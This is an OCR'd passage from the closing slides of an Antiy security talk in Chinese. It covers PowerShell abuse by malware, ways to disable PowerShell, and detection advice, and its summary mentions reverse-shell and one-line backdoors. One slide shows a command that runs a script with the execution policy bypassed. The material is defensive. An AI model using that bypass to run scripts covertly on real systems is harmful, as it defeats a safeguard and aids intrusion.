
```
PowerShell.exe -ExecutionPolicy Bypass -File C:\Shell\test.ps1
```

普通用户可以完全禁止PowerShell

- 强制删除或替换PowerShell程序
  - system32\WindowsPowerShell\v1.0\powershell.exe
  - Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
- 企业版、旗舰版本还可以通过组策略中的AppLocker禁用

检测建议

- 分析不难，检测困难
  - 混淆、加密
  - windows自带程序
- 监控对PowerShell调用



- 监控对JS脚本和其他可调用PS的向量
- 采用动态行为分析系统，如：PTA
- 监控系统日志中Windows PowerShell的记录

总结

- PowerShell简介
- 相关样本案例
  - PoweLiks、Stealing Campaigns
- 其他攻击应用
  - PowerShell反弹后门、精简的一句话后门
  - 进一步的word、chm利用
- 防御策略
  - 默认安全性问题、禁用方法、检测建议

谢谢大家

THANK YOU FOR YOUR ATTENTION

www.antiy.com

安天 | 智者安天下